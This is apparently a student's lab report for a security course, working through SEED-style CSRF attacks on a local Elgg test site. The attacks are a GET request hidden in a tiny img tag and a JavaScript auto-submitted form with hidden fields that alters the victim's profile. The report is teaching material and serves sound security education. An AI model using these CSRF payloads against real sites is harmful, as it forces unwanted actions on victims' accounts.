Matthew Quander
12/5/2021
COSC647


Lab 6

Set Up:

1. Start Apache server


```
seed@VM:~/.../lab6$ sudo service apache2 start
seed@VM:~/.../lab6$
```

2. Attacker and Victim websites



3. Open HTTP Headers Live add-on


4. Edit Alice's page and observe HTTP Headers Live add-on



Matthew Quander
12/5/2021
COSC647


(3.2) Task 02: CSRF Attack using GET Request

Log in as Samy to check the HTTP Header Live data when adding Boby as a friend. Observe URL of the friend requests that also includes Boby's guid 43.




Create an HTML page that includes a "img" tag containing the above URL to add a friend given their guid. When Alice is logged in to her page, as soon as she clicks on the URL it should add Boby as a friend. Keep the height and width small so Alice won't notice.

Move the HTML page created to the directory `/var/www/CSRF/Attacker`




Logging in as Alice, which she has no friends




Matthew Quander
12/5/2021
COSC647

Visit the malicious URL sent via email or post from Boby

From HTTP Header Live, a GET request is triggered with the URL specified in the “img” tag




Refreshing Alice’s page, Boby has now been added as a friend



(3.3) Task 03: CSRF Attack using POST Request

Edit a Elgg profile to observe the structure (parameters) of a POST request in HTTP Headers Live



Matthew Quander
12/5/2021
COSC647


Edit the LAB06_index.html file and rename it index.html. The below edits will add the quote 'Boby is my hero' to the Brief description part of Alice's profile. The access level of brief description must be set to 2 to make it public. Alice's guid my be added so that it will post to her profile. The URL in the post() function is that observed from HTTP Headers Live after a POST request to edit a profile.

```
function csrf_hack() {
        var fields;
  //--------------------------------------------------------------------------//
        // The following are form entries that need to be filled out by attackers.
        // The entries are made hidden, so the victim won't be able to see them.
  //--------------------------------------------------------------------------//
        fields += "<input type='hidden' name='name' value='alice'>";
        fields += "<input type='hidden' name='briefdescription' value='Boby is my hero'>";
        fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
        fields += "<input type='hidden' name='guid' value='42'>";
  // TODO: Fill in the -fields- variable
  //    ...
  //    ...
  //--------------------------------------------------------------------------//
  // Done? Not yet, just post it ....
  //--------------------------------------------------------------------------//
        post('http://www.csrflabelgg.com/action/profile/edit',fields);
}
```

Move the index.html file to the directory `/var/www/CSRF/Attacker`


```
seed@VM:~/.../lab6$ sudo mv index.html /var/www/CSRF/Attacker
seed@VM:~/.../lab6$
```

Log in to Alice's page




The malicious website would be sent to Alice through a message. When she opens it and clicks the 'click me' button it would cause the POST request to be submitted, adding the message to her profile.

After clicking the button, 'Boby is my hero' is added to the Brief description of Alice's profile:



Question 1:

For Boby to find Alice's user id (guid), we could log in as Boby and navigate to Alice's page. While on her page, we could use the Inspect Element in the browser to observe the page properties. Upon inspection, the guid of the page owner is 42 as shown below. With this information, Boby is launch the attack.



Question 2:

Boby wouldn't be able to launch this attack against anyone who visited his page. This attack relies on knowing the guid of the victim. By having that, the POST request can be submitted to the server to edit their profile. There is no way to parse the code of a would-be victim's page to capture their guid.